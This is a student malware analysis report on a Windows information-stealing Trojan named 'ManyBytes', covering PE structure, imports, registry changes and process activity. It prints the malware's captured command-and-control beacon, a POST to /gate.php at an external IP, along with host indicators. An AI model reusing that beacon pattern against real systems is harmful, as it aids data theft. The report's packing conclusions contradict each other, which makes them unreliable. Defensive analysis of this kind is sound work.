Sneaky, Sneaky : An analysis of a Tricky Trojan

4/12/23

Connor Fuchs

cfuchs@ufl.edu

Practical 3 - CAP4136

<u>Executive Summary</u>

This is an analysis of a malicious Windows x86 GUI Trojan horse, self titled “ManyBytes”, that infiltrates a user's system and actively spies and collects vast amounts of information about a user’s activity. The malware seems to be able to provide translations between many different languages, hinting at its ability to be used by a wide variety of actors worldwide.

This piece of malware appears to hide its activities via kernel, shell and debugger manipulations. It gathers an extensive array of data on a user activity, such as keystrokes, screen captures, networking activities, filedata, and much more. Notable import libraries and processes that help accomplish this include, but are not limited to: Urlmon.dll, Wininet.dll, Dataexhange.dll, User32.dll, Kernel32.dll, GetDesktopWindow, GetEnvironmentVariable, GetKeyState, Delete/WriteFile, GetEnvironmentStrings, GetFocus, and many more.

Static analysis revealed very little compared to the true complexity of the program discovered during dynamic analysis. There are certainly advanced cryptological techniques utilized to achieve obfuscation, and UPX was discovered to be utilized in encrypting portions of each of the sections within the malware. The malware is highly persistent and maintains administrator access via modifying registry keys with custom SID keys, as well as changing Group Policy settings via registry modifications. Analysis via RegShot proved interesting - the malware appears to affect many more registry items than is initially perceived. The malware also hides itself from listed active processes. There is a high degree of misdirection within the malware - attaining an exhaustive picture of the precise nature proved difficult.


There are several host and network based indicators of compromise. The malware attempts to connect and communicate via TCP with a command and control server, whose IP was found below during dynamic analysis. It also contains a manifest file which specifies which assemblies that the program should bind with at run time, and this manifest file contains a specified public key, shown below.

This is a sophisticated piece of malware, and this report is by no means entirely comprehensive of its entire capabilities. However, the basic nature of the malware is uncovered and some of its functionalities are discussed in the report below.

Static Analysis


Subsystem / Packing

The compiler stamp within PEStudio states that the apparent compilation date for this piece of malware was on Monday, March 23rd, 2051. It appears that the program utilizes the Windows GUI subsystem, according to PEiD. There is a substring that states, “This program cannot be run in DOS mode”, a message that is displayed via a stub program when invoked within MS-DOS. Additionally, the subsystem utilized according to PEview within the IMAGE_HEADER is “IMAGE_SUBSYSTEM_WINDOWS_GUI.”



```
00000150    0001DDE9   Checksum
00000154    0002       Subsystem              IMAGE_SUBSYSTEM_WINDOWS_GUI
00000156    0000       DLL Characteristics
```

One indicator of packedness within this program would be the level of entropy. Utilizing PEiD to check entropy levels, it appears as though the program has an entropy of 6.07. Entropy indicates the level of randomness within a program, and although not entirely definite, it appears as though the program is not packed because the entropy falls well below a level of 7.




PEiD v0.95

Extra Information


FileName:	C:\Documents and Settings\Administrator\Desktop\sample3.exe
Detected:	Microsoft Visual C++ 6.0
Scan Mode:	Normal
Entropy:	6.07 (Not Packed)
EP Check:	
Fast Check:	

Another indicator of packedness can be found within each of the file sections. If the virtual memory assignment and raw size are largely different, there must be significant compression within the code.



Property	Value	Value	Value	Value
Name	.text	.rdata	.data	.rsrc
Virtual Size (bytes)	0x00016764 (92004)	0x0000297E (10622)	0x0000795C (31068)	0x00000720 (1824)
Virtual Address	0x00001000	0x00018000	0x0001B000	0x00023000
Raw Size (bytes)	0x00016800 (92160)	0x00002A00 (10752)	0x00003200 (12800)	0x00000800 (2048)
Raw Address	0x00000400	0x00016C00	0x00019600	0x0001C800
PointerToRelocations	0x00000000	0x00000000	0x00000000	0x00000000


As seen here, there is no large difference in the number of bytes in the .text, .rdata, and .rsrc sections. However, the .data section has a higher chance of being packed, because the virtual size (bytes) is roughly ~3 times larger than the raw size (bytes). However, there still are not very significant indicators of packedness, and some further analysis of the .data section will be required. Static analysis may have revealed little packing, but within dynamic analysis there is some definite obfuscation/packing happening here.



```
PEiD v0.95
File: C:\Documents and Settings\Administrator\Desktop\sample3.exe
Entrypoint: 00013519        EP Section: .text
File Offset: 00012919       First Bytes: 55,8B,EC,6A
Linker Info: 6.0            Subsystem: Win32 GUI
Microsoft Visual C++ 6.0
```

PEiD states that the program utilizes the Win32 GUI subsystem, and is packed written with Microsoft Visual C++ 6.0.

Sections



```
PEview - C:\Documents and Settings\Administrator\Desktop\sample3.exe
sample3.exe
  IMAGE_DOS_HEADER
  MS-DOS Stub Program
  IMAGE_NT_HEADERS
    Signature
    IMAGE_FILE_HEADER
    IMAGE_OPTIONAL_HEADER
  IMAGE_SECTION_HEADER .text
  IMAGE_SECTION_HEADER .rdata
  IMAGE_SECTION_HEADER .data
  IMAGE_SECTION_HEADER .rsrc
  SECTION .text
  SECTION .rdata
  SECTION .data
  SECTION .rsrc

pFile     Data         Description              Value
00000240  2E 64 61 74  Name                     .data
00000244  61 00 00 00
00000248  0000795C     Virtual Size
0000024C  0001B000     RVA
00000250  00003200     Size of Raw Data
00000254  00019600     Pointer to Raw Data
00000258  00000000     Pointer to Relocations
0000025C  00000000     Pointer to Line Numbers
00000260  0000         Number of Relocations
00000262  0000         Number of Line Numbers
00000264  C0000040     Characteristics
                       00000040                 IMAGE_SCN_CNT_INITIALIZED_DATA
                       40000000                 IMAGE_SCN_MEM_READ
                       80000000                 IMAGE_SCN_MEM_WRITE
```

This piece of malware has 4 sections: .text, .rdata, .data, and .rsrc. Typically, the .text section likely contains most of the executable code and is where execution will begin, storing pointers to import tables. The .data section typically is where global program data will be stored, and is generally utilized for writable static data. More specifically, within the .rdata section, data is read only (IMAGE_SCN_MEM_READ) and contains constants, literals, and debug information. The .rsrc section contains program resources for each module, and has tree-like qualities for storing resources. It appears to contain 3 different resources within the directory: “Dialog,” “Version,” and “Manifest.”

Strings / Functions / Imports

This program has a multitude of suspicious strings, functions, and imports. Not all of these were found through static analysis; this malware definitely has some form of obfuscation going on, and many of these strings were found via dynamic analysis as well. Here are some of the more notable discoveries that point towards the malicious activities of the program.

Imports
Urlmon.dll - *asynchronous bind context for client, also can iterate over FORMATETC structures (generalized clipboard format)*
Wininet.dll - *API enabling software to interact with FTP and HTTP protocols to access the internet.*
Wsock32.dll - *application level interface with transport layer to transfer data*
Bcrypt.dll - *can be used to encrypt blocks of data.*
Mlang.dll - *can be used to convert between different code pages.*
Dataexchange.dll - *can be used to monitor clipboard, as well as data transfers from other apps*.

User32.dll
Kernel32.dll
Shell32.dll

Processes
GetDesktopWindow
- Retrieves a handle to the desktop window.

GetEnvironmentVariable
- Retrieves contents of specified variables in an environment block.

GetKeyState
- Retrieves status of specified virtual key.

Delete / Write File
- Write or Delete files.

GetEnvironmentStrings
- Returns environment variables for the specified process.

GetFocus
- Returns the handle to the window that has keyboard focus.

FreeEnvironmentStrings
- Frees a block of environment strings.

GetCommandLine
- Pointer to command-line string for current process.

UnhandledExceptionFilter
- Passes unhandled exceptions to the debugger. (can be used to avoid detection)

GetScrollInfo
- Returns parameters of a scroll bar

ObtainUserAgentString
- Return the User-Agent HTTP request header that is currently in use.

InternetCrackUrl
- Crack a URL into its component parts.


VirtualProtect
- Changes protection on region of pages in virtual address space.

Filenames / Strings / URLS
“Guikas.txt”

“ManyBytes.exe”

“publicKeyToken=6595b64144ccf1df”


“<?xml version=”1.0” encoding=”UTF-8” standalone=”yes”?>\r\n<assembly xmlns=”urn:schemas-microsoft-com:asm.v1” manifestVersion=”1.0”>\r\n<assemblyIdentity\r\n”



```
POST /gate.php HTTP/1.0\r\nHost: 85.192.165.229\r\nAccept: */*\r\nAccept-Encoding: identity, *;q=0\r\nAccept-Language: en-US\r\nContent-Length:
183\r\nContent-Type: application/octet-stream\r\nConnection: close\r\nContent-Encoding: binary\r\nUser-Agent:
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n\r\n
```


An ip address to an assumed command and control server within the above line : 85.192.165.229.

Dynamic Analysis



```
----------------------------------
Values added:2
----------------------------------
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\Documents and Settings\Administrator\Deskto

----------------------------------
Values modified:3
----------------------------------
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 5B C2 77 8E 59 81 E2 FB DC 08 4E F0 C8 C3 4F 51 D5 57 F1 A8 42 08 D6 7B 78 EA 42 A0 39 0F 5A 5
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 71 7B BA 76 0E 4B 31 9F 44 2A 3C 04 93 DE 90 C3 6F F4 68 0D D5 3C D5 88 51 9F 89 97 53 F5 AC 9
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097
HKU\S-1-5-21-117609710-1078145449-725345543-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097

----------------------------------
Files added:1
----------------------------------
C:\WINDOWS\Prefetch\REGSHOT.EXE-2B567E44.pf

----------------------------------
Files [attributes?] modified:6
----------------------------------
C:\Documents and Settings\Administrator\Cookies\index.dat
C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\index.dat
C:\Documents and Settings\Administrator\ntuser.dat.LOG
C:\WINDOWS\Prefetch\SAMPLE3.EXE-0E4AFD30.pf
C:\WINDOWS\system32\config\software.LOG

----------------------------------
Total changes:12
----------------------------------
```

This is the RegShot results for Windows XP, taking the first shot, running the malware, and then immediately taking the second. There appears to be two unique SID keys added within the Values added section.



Time...	Process Name	PID	Operation	Path	Result	Detail
5:51:0...	cmd.exe	200	RegQueryValue	HKCU\Control Panel\Desktop\MultiUIL...	NAME NOT FOUND	Length: 256
5:51:0...	cmd.exe	200	RegCloseKey	HKCU\Control Panel\Desktop	SUCCESS	
5:51:0...	cmd.exe	200	RegCloseKey	HKCU	SUCCESS	
5:51:0...	cmd.exe	200	CreateFile	C:\Documents and Settings\Administrat...	SUCCESS	Desired Access: G...
5:51:0...	cmd.exe	200	ReadFile	C:\Documents and Settings\Administrat...	SUCCESS	Offset: 45, Length: ...
5:51:0...	cmd.exe	200	CloseFile	C:\Documents and Settings\Administrat...	SUCCESS	
5:51:0...	cmd.exe	200	CreateFile	C:\Documents and Settings\Administrat...	SUCCESS	Desired Access: R...
5:51:0...	cmd.exe	200	QueryDirectory	C:\Documents and Settings\Administrat...	SUCCESS	Filter: sample3.exe,...
5:51:0...	cmd.exe	200	CloseFile	C:\Documents and Settings\Administrat...	SUCCESS	
5:51:0...	cmd.exe	200	CreateFile	C:\Documents and Settings\Administrat...	SUCCESS	Desired Access: G...
5:51:0...	cmd.exe	200	QueryStandardI...	C:\Documents and Settings\Administrat...	SUCCESS	AllocationSize: 96, ...
5:51:0...	cmd.exe	200	ReadFile	C:\Documents and Settings\Administrat...	SUCCESS	Offset: 83, Length: ...
5:51:0...	cmd.exe	200	ReadFile	C:\Documents and Settings\Administrat...	END OF FILE	Offset: 94, Length: ...
5:51:0...	cmd.exe	200	ReadFile	C:\Documents and Settings\Administrat...	SUCCESS	Offset: 0, Length: 94
5:51:0...	cmd.exe	200	ReadFile	C:\Documents and Settings\Administrat...	SUCCESS	Offset: 2, Length: 92
5:51:0...	cmd.exe	200	ReadFile	C:\Documents and Settings\Administrat...	SUCCESS	Offset: 6, Length: 88
5:51:0...	cmd.exe	200	ReadFile	C:\Documents and Settings\Administrat...	SUCCESS	Offset: 8, Length: 86
5:51:0...	cmd.exe	200	CloseFile	C:\Documents and Settings\Administrat...	SUCCESS	
5:51:0...	cmd.exe	200	RegOpenKey	HKCU	SUCCESS	Desired Access: M...
5:51:0...	cmd.exe	200	RegOpenKey	HKCU\Software\Policies\Microsoft\Con...	NAME NOT FOUND	Desired Access: R...
5:51:0...	cmd.exe	200	RegOpenKey	HKCU\Control Panel\Desktop	SUCCESS	Desired Access: R...

Event Properties

Event | Process | Stack

Image

Windows Command Processor
Microsoft Corporation

Name: cmd.exe
Version: 5.1.2600.5512 (xpsp.080413-2111)

Path:
C:\WINDOWS\system32\cmd.exe


Command Line:
cmd /c ""C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\3682796.bat"   "C:\Documents and Settings\Administrator\Desktop\sample3.exe" "

PID:	200	Architecture:	32-bit
Parent PID:	1772	Virtualized:	n/a
Session ID:	0	Integrity:	n/a
User:	MALWARE-2665B12\Administrator		
Auth ID:	00000000:00024098		
Started:	4/11/2023 5:33:54 PM	Ended:	(Running)


```
ls
nd,

tings>pwd
l command,

tings>
```

In Process Monitor, after running the sample3.exe, there is a flurry of activity coming from CMD. The malware appears to be an information stealer, based on the pattern of operation. It queries directories and registry keys, and adds information to the directory C:\Documents and Settings\Administrator\Local Settings\Temp. Within this directory, there are a multitude of highly suspicious .tmp files, batch files, as well as log files.

Running RegShot in Windows 7, and waiting for 5 minutes before taking the second shot results in some different behaviors:




```
----------------------------------
Keys added:1
----------------------------------
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\WinRAR

----------------------------------
Values added:20
----------------------------------
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-2: "Microsoft Script Detection"
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-5: "Microsoft Transliteration Engine"
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-4: "Microsoft Simplified Chinese to Traditional C
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-6: "Microsoft Cyrillic to Latin Transliteration"
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-3: "Microsoft Traditional Chinese to Simplified C
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-7: "Microsoft Devanagari to Latin Transliteratior
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-8: "Microsoft Malayalam to Latin Transliteration'
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-9: "Microsoft Bengali to Latin Transliteration"
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-1: "Microsoft Language Detection"
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749E
HKU\S-1-5-21-4118134989-2631507447-873320884-1000\Software\WinRAR\HWID: 7B 43 44 36 34 46 42 37 34 2D 38 33 30 37 2D 34 46 46 38 2D 41 39 43 38 2D 4
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-2: "Microsoft Script Detection"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-5: "Microsoft Transliteration Engine"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-4: "Microsoft Simplified Chinese to Traditional C
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-6: "Microsoft Cyrillic to Latin Transliteration"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-3: "Microsoft Traditional Chinese to Simplified C
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-7: "Microsoft Devanagari to Latin Transliteratior
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-8: "Microsoft Malayalam to Latin Transliteration'
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-9: "Microsoft Bengali to Latin Transliteration"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\1E\52C64B7E\C:\Windows\system32,@elscore.dll,-1: "Microsoft Language Detection"
```



```
----------------------------------
Values modified:12
----------------------------------
